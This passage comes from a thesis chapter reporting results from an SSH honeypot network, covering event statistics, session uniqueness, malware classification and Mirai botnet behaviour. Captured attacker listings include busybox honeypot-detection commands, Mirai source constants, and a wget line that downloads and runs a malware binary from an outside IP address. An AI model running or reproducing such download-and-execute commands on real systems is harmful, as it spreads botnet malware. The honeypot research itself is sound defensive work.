6	cowrie.direct-tcpip.data	1,356,427	5.29
7	cowrie.session.file_download	1,219,089	4.76
8	cowrie.login.success	1,106,596	4.32
9	cowrie.client.version	1,001,855	3.91
10	cowrie.client.kex	662,229	2.59
11	Other (10 event types)	975,466	3.79
	N (Sum of all events)	25,042,196	

The timeline of event collection is visualised in Figure 5.2. A 400% increase in traffic is observed between 2018 and 2019. In contrast Mimoso (2017) observed a 100% increase in IoT traffic between 2016 and 2017. The upward trend confirms an exponential growth in IoT-related exploitation forecasted by Pye (2014) and Pa *et al.* (2016).

Table 5.3: Interactive Sessions Count

Generation	Count	% of Total
I	144,786	13.08
II	213,439	19.29
III	93,188	8.42
IV	16,640	1.50
V	448,034	40.49
VI	190,509	17.22
Total	1,106,596	100.0




Figure 5.2: Honeynet Sessions

5.2.1 Novelty of Interactive Sessions

The design and implementation of a mechanism for classifying the uniqueness of interactive sessions was discussed in Section 3.5.3 and Section 4.6. The SHA256 checksum of an interaction is used to track trends such as prevalence, novelty and occurrence of the particular session throughout all six generations of the experiment.

From a total of 190,100 sessions captured by the HN only 15,016 unique interaction patterns (SHA256 hashes) are observed. 15 unique SHA256 hashes account for almost 80% of interactions with the HN, while 45% of interactions can be attributed to only 3 hashes these results are shown in Table 5.4 below. The SHA256 hashes are truncated to the first 10 characters for brevity. The session with SHA256 prefix *ebae9ff257* was responsible for 22.51% of all traffic to the HN is show in Listing C.2.

Table 5.4: Interactive Session Uniqueness

Rank	SHA256 hash prefix	Count	% of Total
1	ebae9ff257	42,786	22.51
2	b7dd8f9327	21,751	11.44
3	acc9788ad7	20,423	10.74
4	8ded762791	8,907	4.69
5	6c673c8ef4	6,682	3.51
6	b362e0c9d8	4,435	2.33
7	79f8ac5f9a	4,219	2.22
8	f23982af03	4,081	2.15
9	c72191d8b1	3,182	1.67
10	e9cecd63a6	3,050	1.60
11	9c4b4197fa	2,845	1.50
12	062366a6ec	2,636	1.39
13	12cf4fc9e3	2,244	1.18
14	579dc2921c	1,988	1.05
15	fedd5059ed	1,927	1.01
	Other	58,944	22.38




Figure 5.3: Lifespan of Top 5 Session Interactions

The occurrence and prevalence of the Top 5 SHA256 hashes is tracked across the lifespan of the HN between April 2018 and August 2019 as per Figure 5.3. None of the tracked suspects were observed for more than two generations of the HN suggesting that attacking

botnets either evolve to exhibit different behaviour; or they die out and new ones take their place.

A session is the set of all commands executed by an attacker from the moment they log into the HN to the moment they logout. In Listing 12 a snippet of the most prevalent interactive session is shown, and in Listing 13 a snippet of the Mirai source code is shown (as found on GitHub[1]). The correspondence between the *VERIFY_STRING_HEX* variable, as well as the *drvHelper* pattern identified in attacker sessions there is sufficient correspondence to believe that the commands captured are produced by the Mirai botnet.

The 4th and 5th most prevalent sessions are attached in Listing C.3 and Listing C.4 respectively. The patterns are similar to the Mirai source code, however due to small variations in the interactive sessions they produce a different SHA256 hash, and are thus classified as unique. The session uniqueness logic could benefit from fuzzy-matching or a machine learning classifier. Such an approach would allow to measure the similarity of sessions rather than their uniqueness.

Listing 12: Sample of Most Prevalent Interactive Session

```
1  enable
2  shell
3  sh
4  /bin/busybox ECCHI
5  /bin/busybox ps; /bin/busybox ECCHI
6  /bin/busybox cat /proc/mounts; /bin/busybox ECCHI
7  /bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat /.nippon;
   ↪  /bin/busybox rm /.nippon
8  /bin/busybox cp /bin/echo dvrHelper; >dvrHelper; /bin/busybox chmod 777 dvrHelper;
   ↪  /bin/busybox ECCHI
9  /bin/busybox cat /bin/echo
10 /bin/busybox ECCHI
```

[1] https://github.com/jgamblin/Mirai-Source-Code

Listing 13: Mirai Source Code - includes.h

```
#define VERIFY_STRING_HEX   "\\x6b\\x61\\x6d\\x69"
#define VERIFY_STRING_CHECK "kami"
#define TOKEN_QUERY     "/bin/busybox ECCHI"
#define TOKEN_RESPONSE  "ECCHI: applet not found"
#define EXEC_QUERY     "/bin/busybox IHCCE"
#define EXEC_RESPONSE  "IHCCE: applet not found"
#define FN_DROPPER  "upnp"
#define FN_BINARY   "dvrHelper"
```

5.2.2 Session Duration

The duration of interactive sessions ranges from 1 second up to 8500 seconds. Due to the high variance the trends are better visualised on a logarithmic scale in Figure 5.4. A deviation from the general trend is observed at the 50 second session-duration mark in Figure 5.4. These longer-than-usual sessions are examined further in Section 5.4.2. Session durations follows a Pareto distribution with 80% of all interactive sessions lasting under 700 seconds, and 20% of interactive sessions lasting under 57 seconds as seen in Figure 5.5.

The most pertinent observation towards our research objectives is that 99% of all interactive sessions examined last under 2.8 seconds, which suggests that majority of the interactions with the HN are initiated by automata. Majority of traffic is botnet-driven.

The anomaly in session duration shown in Figure 5.4 represents a cohort of sessions which last approximately 60 seconds. Analysis of a random sample of these sessions revealed nothing of interest. The most plausible explanation for this anomaly is simply a programmatic timeout in the botnet code keeping the session open/idle for 60 seconds before disconnecting.




Figure 5.4: Session Durations (log scale)




Figure 5.5: Session Duration Quantiles

5.3 Malware Trends

A total of 1,219,089 downloads were initiated by attackers (Table 5.2, event type *cowrie.session.filedownload*) yet from this, only 479 unique samples were captured over the entire duration of the experiment. This suggests that the botnet landscape is over-saturated and the HN can converge to a representative sample of the population in much shorter time-intervals than the 3+ weeks uptime in *Generations I and II*. This result is

favourable to our *agility* design criterion as outlined in Section 3.2. The convergence rate of the HN is discussed in Section 5.6.

The quantity and distribution of downloaded payloads is as per Figure 5.6. Using logarithmic scale on the Y-axis of Figure 5.7 we are able to observe that from Generation II and onwards our honeypots collects malware samples at a rate two order of magnitude higher than Generation I which suggests that the improvements made to the honeypot between generations I and II had a significant effect on making our honeypots more lucrative to attackers. These findings are further unpacked in Section 5.5.




Figure 5.6: Hourly malware samples

5.3.1 Malware Classification

A total of 479 unique malware samples were collected over the six generations of the experiment. Using the *file*[2] utility the MIME type (Freed and Borenstein, 1996) and ELF[3] architecture of each sample is determined. The prevalence of each hardware architecture is shown in Table 5.5. All scripts (e.g non-binaries) are aggregated into a category called "ASCII". This category dominates the cohort as shown in Table 5.5 and Figure 5.8. All ASCII samples are more closely examined in Section 5.4.3. In *Generation VI* the GNU Zip (gzip) file type appeared for the first time. This anomaly is discussed in Section 5.4.4.

[2] `https://linux.die.net/man/1/file`
[3] `https://elinux.org/Executable_and_Linkable_Format_(ELF)`




Figure 5.7: Hourly Malware Samples - Gross (logscale)

Table 5.5: Malware - Architecture Breakdown

Platform	ASCII	ARM	MIPS	PowerPC	SH4	SPARC	M68K	x86	gzip	unknown	Total
Generation I	30	3	2	1	1	1	1	4	0	0	43
Generation II	51	0	0	0	0	0	0	29	0	0	80
Generation III	50	1	0	0	0	0	0	33	0	0	84
Generation IV	33	32	0	0	0	0	0	2	0	5	72
Generation V	37	22	0	0	0	1	0	8	0	3	71
Generation VI	29	41	0	0	0	0	0	0	57	2	129
Total	230	99	2	1	1	2	1	76	57	10	479

When the ASCII MIME-type is excluded from the cohort, ELF binaries for the 386/x86 and ARM platforms types dominate the dataset from *Generation I* to *Generation V*. In *Generation VI* the gzip MIME-type (Deutsch, 1996) is observed for the first time (discussed in Section 5.4.4). This can be seen in Figure 5.9.

The collected samples were classified using the public malware database VirusTotal[4]. The MIME-type and malware-type classification of the samples are shown in Table 5.6 and Table 5.7 respectively. Almost 50% of the samples collected were undetected. This is scrutinized in detail in Section 5.4.5. The remainder of the cohort is dominated by the Mirai botnet (and its variants) with 147 variants collected. The results can be seen in Table 5.7.

[4] `https://www.virustotal.com/`




Figure 5.8: Platform Prevalence

Table 5.6: MIME types of Samples

MIME Type	Number of Variants	% of Total
ELF 32-bit LSB executable, ARM	127	27.08
ASCII text	108	23.03
ELF 32-bit LSB executable, Intel 80386	68	14.5
gzip compressed data, last modified: Wed Jul 2...	66	14.07
Bourne-Again shell script executable (binary d...	34	7.25
ELF 64-bit LSB executable, x86-64	28	5.97
data	8	1.71
POSIX shell script executable (binary data)	6	1.28
ISO-8859 text, with very long lines	4	0.85
ASCII text, with no line terminators	3	0.64
a /usr/bin/perl script executable (binary data)	3	0.64
ASCII text, with very long lines	2	0.43
ELF 32-bit MSB executable, SPARC	2	0.43
ASCII text, with CRLF line terminators	1	0.21
ELF 32-bit LSB executable, MIPS	1	0.21
ELF 32-bit LSB executable, Renesas SH	1	0.21
ELF 32-bit MSB executable, MIPS	1	0.21
ELF 32-bit MSB executable, Motorola m68k	1	0.21
ELF 32-bit MSB executable, PowerPC or cisco 4500	1	0.21
OpenSSH RSA public key	1	0.21
UTF-8 Unicode text, with CRLF line terminators	1	0.21
UTF-8 Unicode text, with very long lines	1	0.21
empty	1	0.21

Table 5.7: Malware Classification of Samples

VirutsTotal Malware Type	Number of Variants	% of Total
None	230	49.04
Linux.Mirai	127	27.08
Trojan.Gen.NPE	28	5.97
Downloader.Trojan	23	4.9
Linux.Mirai!g1	20	4.26
Trojan.Gen.2	11	2.35
Linux.Lightaidra	5	1.07
Linux.Xorddos	4	0.85
Trojan.Gen.MBT	4	0.85
Linux.Dofloo	3	0.64
Linux.Kaiten	3	0.64
Linux.Chikdos.B!gen2	2	0.43
Linux.Trojan	2	0.43
Linux.Chikdos.B	1	0.21
Linux.Chikdos.B!gen1	1	0.21
Miner.XMRig	1	0.21
Perl.Pircbot	1	0.21
Ransom.Lucky	1	0.21
Trojan.Gen.NPE.2	1	0.21
Trojan.Malscript	1	0.21

For every generation of the HN the prevalence of each malware sample is visualised in Figure 5.10. A more precise break down is shown in Table 5.8.




Figure 5.9: Platform Prevalence (excluding ASCII)

Table 5.8: Malware Classification of Samples

malwares	Generation I	Generation II	Generation III	Generation IV	Generation V	Generation VI	Total
Downloader.Trojan	8	4	2	3	2	0	19
Linux.Chikdos.B	0	0	0	1	0	0	1
Linux.Chikdos.B!gen1	1	0	0	0	0	0	1
Linux.Chikdos.B!gen2	0	0	0	0	2	0	2
Linux.Dofloo	0	0	0	0	3	0	3
Linux.Kaiten	0	0	0	0	1	0	1
Linux.Lightaidra	0	2	0	2	0	0	4
Linux.Mirai	10	20	14	23	11	26	104
Linux.Mirai!g1	0	0	0	1	3	10	14
Linux.Trojan	0	0	0	2	0	0	2
Linux.Xorddos	2	0	0	0	0	0	2
Miner.XMRig	0	0	1	0	0	0	1
Perl.Pircbot	0	1	0	0	0	0	2
Ransom.Lucky	0	0	1	1	0	0	2
Trojan.Gen.2	0	1	0	1	3	0	5
Trojan.Gen.MBT	0	0	0	1	2	1	4
Trojan.Gen.NPE	9	4	5	4	0	1	23
Trojan.Gen.NPE.2	0	0	0	0	1	1	2
Trojan.Malscript	0	1	0	0	0	0	1

5.4 Identified General Areas of Interest

Preliminary analysis of the dataset identified a number of patterns which caught the researcher's attention. The anomalies are examined below.

5.4.1 SSH Port Forwarding

In *Generation II* and *Generation VI* high volumes of Cowrie sessions with the event type *cowrie.direct-tcpip.request* were observed. TCP port forwarding is a standard feature




Figure 5.10: Malware Prevalence

of the SSH protocol as defined in RFC4253 (Ylonen and Lonvick, 2006). Port forwarding allows an SSH client to use the server as a proxy. The forwarding requests are sorted by destination TCP port in Table 5.9.

Table 5.9: Top 10 TCP Destination ports for Gen II and VI

	Gen II			**Gen VI**		
Rank	TCP Port	Count	% of Total	TCP Port	Count	% of Total
1	443	309,556	52.49	43594	197,907	42.12
2	25	166,276	28.2	80	155,316	33.06
3	80	70,498	11.95	443	56,573	12.04
4	993	21,724	3.68	25	47,157	10.04
5	587	10,917	1.85	587	7,499	1.6
6	465	6,130	1.04	993	3,199	0.68
7	25000	3,204	0.54	465	1,986	0.42
8	22	820	0.14	43	81	0.02
9	143	284	0.05	2525	41	0.01
10	53	74	0.01	26	27	0.01
11	Other	161	0.02	Other	10	0.0

In *Generation II* SSH forwarding attempts are dominated by web and e-mail traffic as shown by HTTPS (TCP/443), SMTP (TCP/25) and HTTP (TCP/80). The SMTP protocol is used for delivering e-mail, which suggests that botnet operators are potentially seeking to use compromised devices for spam campaigns as reported by Bertino and Islam (2017). In *Generation VI* the top contributor is port TCP/43594 which was identified as traffic to servers hosting RunEscape[5] a free Massively multiplayer online role-playing

[5] `http://www.runescape.com/`

game (MORPG).

Due to an omission in the design phase the Cowrie field *dst_ip* was not defined in the PgSQL schema, so while the data exists in ES it was not replicated into PgSQL. Due to the query limitations of ES (as discussed in Section 4.2.1) finer level of granularity is not possible without re-ingesting all the data stored in S3. Further investigation is required into the exact nature and intent of the SSH forwarding traffic.

5.4.2 50-second Sessions

In Section 5.2.2 an anomaly was identified where certain SSH seconds had a longer than usual duration of approximately 50 seconds. The distribution of such SSH sessions over the lifespan of the HN is show in Figure 5.11 below. A total of 462 such sessions were identified mapping to 42 unique SHA256 hashes as per the session uniqueness metric designed in Section 3.5.3.

Figure 5.11: Distribution of 50-second Sessions

By randomply sampling handful of these sessions the pattern shown in Listing 14 was identified. The session invokes a "wget" command which takes approximately 47 seconds and then exits with an error. This likely suggests that the "wget" command times out when attempting to connect to the remote host. The attacker was successful at logging in to the host, but was unable to download the further payload necessary to install any malware on the host.

Listing 14: A 50-second SSH session

```
...
2018-07-19 18:51:12.784162 | /bin/busybox wget http://195.43.95.179:80/bins/kai.arm7
↪  -O - > Kaishi-Iz90Y; /bin/busybox chmod 777 Kaishi-Iz90Y; /bin/busybox KAI
2018-07-19 18:51:59.722758 | kill %1
...
```

5.4.3 ASCII MIME-type samples

A total of 114 MIME-types matched the "ASCII" pattern in Table 5.5. In Table 5.10 it is shown that the Top 10 most prevalent samples are evenly distributed, representing between 7% and 8% of the cohort.

Table 5.10: TCP ports for Generation VI

SHA256 Hash Prefix	Count	% of Total
05f8ec35	95,817	8.56
369d04bf	95,814	8.56
c85584da	95,814	8.56
6a258b07	94,350	8.43
19a34e6b	94,349	8.43
4ba7955e	94,349	8.43
c1bc02f0	94,342	8.43
621c061d	94,338	8.43
0a620f7d	86,968	7.77
dcb712d6	85,341	7.62
4661c2c5	79,599	7.11
Other	108,490	9.7

Visual inspection of the ASCII payload reveals commands similar to interactive sessions being executed on the HN. The prefix "kami" is consistent with the Mirai source code snippet previously shown in Listing 13.

Listing 15: Sample of ASCII malware types

```
$ cat 05f8ec35aaeda68a18c57374c71eb922c4900bcb89de5b36cda9c9b66dfe2ee2
kami/proc
$cat 369d04bf7d2331da9be408494827f25635b84a0ee22f2975026ed973d8f527b1
kami/dev/pts
$ cat c85584dacc4b2a5af09f5b58531bc21b1cad55c092da3ec6b745da071ff6ecf5
kami/sys
```

```
$ cat 6a258b079141b172b33a503d7754702fa8b101ddb07957b71e2c1fcd1201715c
kami/dev/shm
$ cat 19a34e6b661946f1dbbfee814c3e1f81b9cefdfd9e759434f338509f447befb9
kami/run/lock
$ cat 4ba7955eabd123c229edc3a85b8ccdb925f298780e3eab90a2e605d401b6bd3d
kami/run
$ cat c1bc02f07b7473393978b3db825f870aa4be5622aef289805f7b8c0d86017fb4
kami/boot
$ cat 621c061dcf2120c74bda9ab2ef1b16790c433ffece1e1df5a5f863b18e3da538
kami/home
```

Listing 16 shows a snippet from an interactive session containing the exact commands which are responsible for generating the output shown in Listing 15. What is being observed is a mechanism employed by the attackers to test the functionality of the "cat" and "echo" commands on the host. In practice this acts a honeypot detection mechanism.

Listing 16: Sample Interactive Session Responsible for ASCII samples

```
/bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat /.nippon;
↪  /bin/busybox rm /.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/proc' > /proc/.nippon; /bin/busybox cat
↪  /proc/.nippon; /bin/busybox rm /proc/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/sys' > /sys/.nippon; /bin/busybox cat
↪  /sys/.nippon; /bin/busybox rm /sys/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/tmp' > /tmp/.nippon; /bin/busybox cat
↪  /tmp/.nippon; /bin/busybox rm /tmp/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat
↪  /dev/.nippon; /bin/busybox rm /dev/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev/pts' > /dev/pts/.nippon; /bin/busybox cat
↪  /dev/pts/.nippon; /bin/busybox rm /dev/pts/.nippon
```

These results uncover an ambiguity in Cowrie's *cowrie.session.file_download* event type. It represents both files created locally on the honeypot (using tools such as "cat" and "echo"), as well as malware samples which may have been downloaded to the host using tools such as *curl* or *wget*. In order to cut through the noise of 1-line text files, the samples are also classified by number of lines as shown in the appendix (Listing C.6).

By filtering out the locally generated noise the remaining ASCII samples were found to contain numerous opportunistic downloaders such as the one shown in Listing C.1.

What appears of interest is the ASCII sample shown in Listing C.7 which appears to be a related to the Monero cryptocurrency, however no record could be found in the dataset of any interactive session having downloaded this file, which suggests that it was possibly obtained by a node in the HN whose Cowrie logs failed to upload to S3; or that the payload download experienced a similar failure/timeout as discussed in Section 5.4.2.

5.4.4 Gzip Malware samples

In *Generation VI* the gzip MIME-type was observed by the HN for the first time as shown in Table 5.5. 70 interactive sessions were responsible for the 57 gzip samples. The 70 sessions were further reduced down to two unique SHA256 hashes as per the mechanism discussed in Section 4.6. The payload uncovered in these sessions was a *Base64*-encoded (Josefsson, 2009) shell script. Two more layers of encoding were encountered as per Figure 5.12. The resulting payload produced was analysed against the VT database and was detected as *Trojan.Perl.Shellbot* which is an IRC-based botnet. This is unusual as IRC-based botnets have seen a decline in popularity since 2012 (De Donno *et al.*, 2017).




Figure 5.12: Layers of Encoding (gzip malware)

5.4.5 Undetected Samples

230 of the samples collected by the HN were undetected by VT as per Table 5.7. To better understand the nature of these files we classify them according to their MIME-type as per table Table 5.11. The cohort is dominated by ASCII files (43.8%)which were already examined in Section 5.4.3. The 2nd-most prevalent MIME-type is gzip (30.1%) which was discussed in Section 5.4.4. In the following subsections each category is further scrutinized.

Table 5.11: MIME-Type Classification of Undetected Samples

MIME Type	Count
ASCII text	96
gzip compressed data, last modified: Wed Jul 2...	66
